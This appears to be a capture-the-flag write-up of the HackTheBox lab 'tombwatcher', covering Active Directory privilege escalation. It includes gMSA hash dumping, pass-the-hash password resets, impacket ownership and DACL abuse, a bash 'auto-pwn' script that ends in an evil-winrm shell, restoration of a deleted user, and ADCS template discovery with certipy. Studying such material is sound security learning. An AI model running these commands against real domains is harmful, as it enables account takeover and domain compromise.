
For this technique, we can dump hashes that will later on be passed to obtain access to a new account.
# add to group
bloodyAD --host "10.10.11.72" -d "tombwatcher.htb" -u "alfred" -p "basketball" add groupMember "infrastructure" "alfred"

# use gMSADumper & read password
cd ~/Documents/tools/gMSADumper
. venv/bin/activate

python gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'
Got a bunch of hashes:
Users or groups who can read password for ansible_dev$:
> Infrastructure
ansible_dev$:::4b21348ca4a9edff9689cdf75cbda439
ansible_dev$:aes256-cts-hmac-sha1-96:499620251908efbd6972fd63ba7e385eb4ea2f0ea5127f0ab4ae3fd7811e600a
ansible_dev$:aes128-cts-hmac-sha1-96:230ccd9df374b5fad6a322c5d7410226
^ This should be usable for pass-the-hash attacks.
Using this access, we should be able to force password-resets:
bloodyAD -d tombwatcher.htb -u ansible_dev$ -p :4b21348ca4a9edff9689cdf75cbda439 --host dc01.tombwatcher.htb set password sam "newP@ssword2025"
john
Finally, let’s re-run Bloodhound:

Using impacket, we can simply get full control of the account and reset its password.
This was the easy part.
auto-pwn until john account
This is where I eventually got stuck. To quickly restore my access as I tried the box again, I scripted the whole process:
#!/bin/env bash

set -euo pipefail

# --- Define Variables (adjust as needed) ---
DOMAIN="tombwatcher.htb"
DC_HOST="dc01.tombwatcher.htb"
ANSIBLE_DEV_USER="ansible_dev$"
NEW_PASSWORD="Abc@Password2025"
HASH=4b21348ca4a9edff9689cdf75cbda439


# --- Add alfred to infrastructure group ---
bloodyAD --host ${DC_HOST} -d "${DOMAIN}" -u "alfred" -p "basketball" add groupMember "infrastructure" "alfred"

cd ~/Documents/tools/gMSADumper
. venv/bin/activate

# --- Dump hashes ---
python gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'


# --- User Input ---
read -p "Please enter the NTLM (should be a hexadecimal string like ${HASH}) hash for ansible_dev$: " ANSIBLE_DEV_HASH

# --- Execute bloodyAD Commands ---
echo "[*] Attempting to reset password for 'sam'..."
bloodyAD --host "$DC_HOST" -d "$DOMAIN" -u "$ANSIBLE_DEV_USER" -p ":$ANSIBLE_DEV_HASH" set password "sam" "$NEW_PASSWORD"
echo "[+] Password for 'sam' successfully set to '$NEW_PASSWORD'."

# --- Check sam's password ---
echo "[*] Checking if sam's password is valid"
nxc smb $DOMAIN -u 'sam' -p ${NEW_PASSWORD}
echo ""

deactivate

# --- Reset john's password ---
echo "[*] Attempting to get ownership of 'john'..."
impacket-owneredit -action write -target 'john' -new-owner 'sam' "${DOMAIN}/sam":"${NEW_PASSWORD}" -dc-ip ${DC_HOST}
impacket-dacledit -action write -rights FullControl -principal 'sam' -target 'john' "${DOMAIN}"/"SAM":"${NEW_PASSWORD}"

echo "[*] Now attempting to set john's password using bloodyAD..."
echo "[*] The password will be: ${NEW_PASSWORD}"
bloodyAD --host "$DC_HOST" -d "$DOMAIN" -u sam -p "$NEW_PASSWORD" set password "john" "${NEW_PASSWORD}"

# --- Check john's password ---
echo "[*] Checking if john's new password is valid"
nxc smb $DOMAIN -u john -p ${NEW_PASSWORD}
echo ""

# --- winrm :) ---
echo "[*] Checking if you can winrm . . ."
nxc winrm $DOMAIN -u john -p ${NEW_PASSWORD}

echo "it works! in the future, you can connect with this command:"
echo "evil-winrm -i ${DOMAIN} -u john -p ${NEW_PASSWORD}"

evil-winrm -i $DOMAIN -u john -p ${NEW_PASSWORD}
Investigating things when you are stuck
Since I had shell access, I thought it would be good to search the machine. For example, I ran the winPEAS project, which is similar to Linpeas.
Here is some of the information that I found relevant at the time. In hindsight, it is not that useful:
=========|| Additonal Winlogon Credentials Check
TOMBWATCHER
Administrator


=========|| Looking through each drive, searching for *.xml *.txt *.conf *.config *.cfg *.ini .y*ml *.log *.bak *.xls *.xlsx *.xlsm
C:\Users\All Users\Microsoft\Event Viewer\Views\ServerRoles\ActiveDirectoryCertificateServices.Events.xml contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Event Viewer\Views\ServerRoles\ActiveDirectoryDomainServices.Events.xml contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Event Viewer\Views\ServerRoles\DnsServer.Events.xml contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Event Viewer\Views\ServerRoles\RemoteDesktop.Events.xml contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Event Viewer\Views\ServerRoles\WebServer.Events.xml contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\ServerManager\Events\FileServer.Events.xml contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Windows\Start Menu\Programs\Accessories\desktop.ini contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Windows\Start Menu\Programs\Administrative Tools\desktop.ini contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Windows\Start Menu\Programs\StartUp\desktop.ini contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Windows\Start Menu\Programs\System Tools\desktop.ini contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Windows\Start Menu\Programs\desktop.ini contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Windows\Start Menu\desktop.ini contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\Microsoft\Windows Defender\Platform\4.18.24090.11-0\ThirdPartyNotices.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\logs\vmmsi.log_20241115_185352.log contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\RawdskCompatibility\vmrawdsk.log contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\adobeflashcs3.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\adobephotoshopcs3.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\googledesktop.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\microsoftoffice.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\vistasidebar.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\visualstudio2005.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\vmwarefilters.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\Unity Filters\win7gadgets.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware Tools\manifest.txt contains the word 'user' -excluding the 'users' directory
C:\Users\All Users\VMware\VMware VGAuth\vgauth.conf contains the word 'user' -excluding the 'users' directory
C:\Users\john\Desktop\user.txt contains the word 'user' -excluding the 'users' directory
C:\Users\john\ntuser.ini contains the word 'user' -excluding the 'users' directory
C:\Windows\System32\DriverStore\FileRepository\prnms007.inf_amd64_2a93bb44e5f890b8\Amd64\MSPassthrough-pipelineconfig.xml contains the word 'pass'
C:\Windows\WinSxS\amd64_dual_prnms007.inf_31bf3856ad364e35_10.0.17763.1_none_aba3a4867e262df7\Amd64\MSPassthrough-pipelineconfig.xml contains the word 'pass'
C:\Windows\WinSxS\amd64_microsoft-windows-appx-alluserstore_31bf3856ad364e35_10.0.17763.5830_none_7130661dc9e9cc88\AppxProvisioning.xml contains the word 'user' -excluding the 'users' directory
C:\Windows\WinSxS\amd64_microsoft-windows-s..l32-kf-userprofiles_31bf3856ad364e35_10.0.17763.1_none_74abad687fc2f16d\desktop.ini contains the word 'user' -excluding the 'users' directory
C:\Windows\WinSxS\wow64_microsoft-windows-appx-alluserstore_31bf3856ad364e35_10.0.17763.5830_none_7b85106ffe4a8e83\AppxProvisioning.xml contains the word 'user' -excluding the 'users' directory


=========|| APPcmd Check
https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#appcmdexe
C:\Windows\System32\inetsrv\appcmd.exe exists!

=========|| Unattended Files Check
C:\Windows\Panther\Unattend.xml found.

=========|| SAM / SYSTEM Backup Checks
C:\Windows\System32\config\RegBack\SAM Found!
C:\Windows\System32\config\SAM Found!
C:\Windows\System32\config\SYSTEM Found!
C:\Windows\System32\config\RegBack\system Found!
I of course attempted to dump databases and credentials using many techniques, tried to look for deleted files, weird programs but could not find anything. At that time, I was not sure what to do anymore.
bloodhound again (and ADCS)
Of course, I again ran bloodhound. But this time, I found that I had GenericAll permissions to the ADCS group. At the time, I was not too familiar with it.
Since then, I’ve done other boxes but it was my first time looking at it.
So what it ADCS ? In short, Microsoft Active Directory Certificate Services (ADCS) is a role that can be given to servers who will act as Certification Authorities (CA) in the Active Directory. It integrates “naturally”, which means that there are domain objects that represents the different actors involved in a PKI lifecycle, and Access Control Lists regulating the interactions between these actors:
- Certificate template management
- Certificate enrolment
- Certificate revocation
- CRL publication
- etc.
I watched a nice video from ippsec to get more information which you can find here.
I decided to include this part to show that sometimes you get lost, and focus on things that don’t get you to your end result. Progress is not linear, and that’s fine.
Someone said Certificates ?
First, we can look for quick wins:
certipy-ad find -u [email protected] -p 'Abc@Password2025' -dc-ip 10.10.11.72 -vulnerable
But that does not yield much. However, since I had initially looked for deleted files, I eventually had the idea (after many days) of looking for deleted users too:
Get-ADObject -LDAPFilter "(objectClass=user)" -IncludeDeletedObjects
Restore-ADObject -Identity "CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb"
As it turns out, there is also GenericAll permissions for cert_admin user. Let’s change its password and try again:
net rpc password cert_admin 'Abc@Password2025' -U 'tombwatcher.htb'/'john'%'Abc@Password2025' -S 10.10.11.72

certipy-ad find -u '[email protected]' -p 'Abc@Password2025' -dc-ip 10.10.11.72
Looking at all the templates, we find a weird one:
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
It is actually a vulnerable certificate according to the Certipy wiki.
Truth be told, I didn’t note the actual commands used to get to r00t from here, but I just followed the exploit path specified in the article.
Running the attack will give you both a TGT and a NTLM hash for the admin account, which you can use with winrm.
Couple of learnings
- At the time of doing the box, I didn’t know much about ADCS.
Certipyis a godsent, - Looking for deleted users is a nice trick if certificates are still present,
- Using RustHound CE, you actually get ADCS data out of the box (TIL while checking other write-ups!)
It was a pretty cool box. As you can see, I get more and more interested in Windows these days. But, fear not, I have an article already ready for an (easy) Linux box, artificial.htb.
Until next time :)~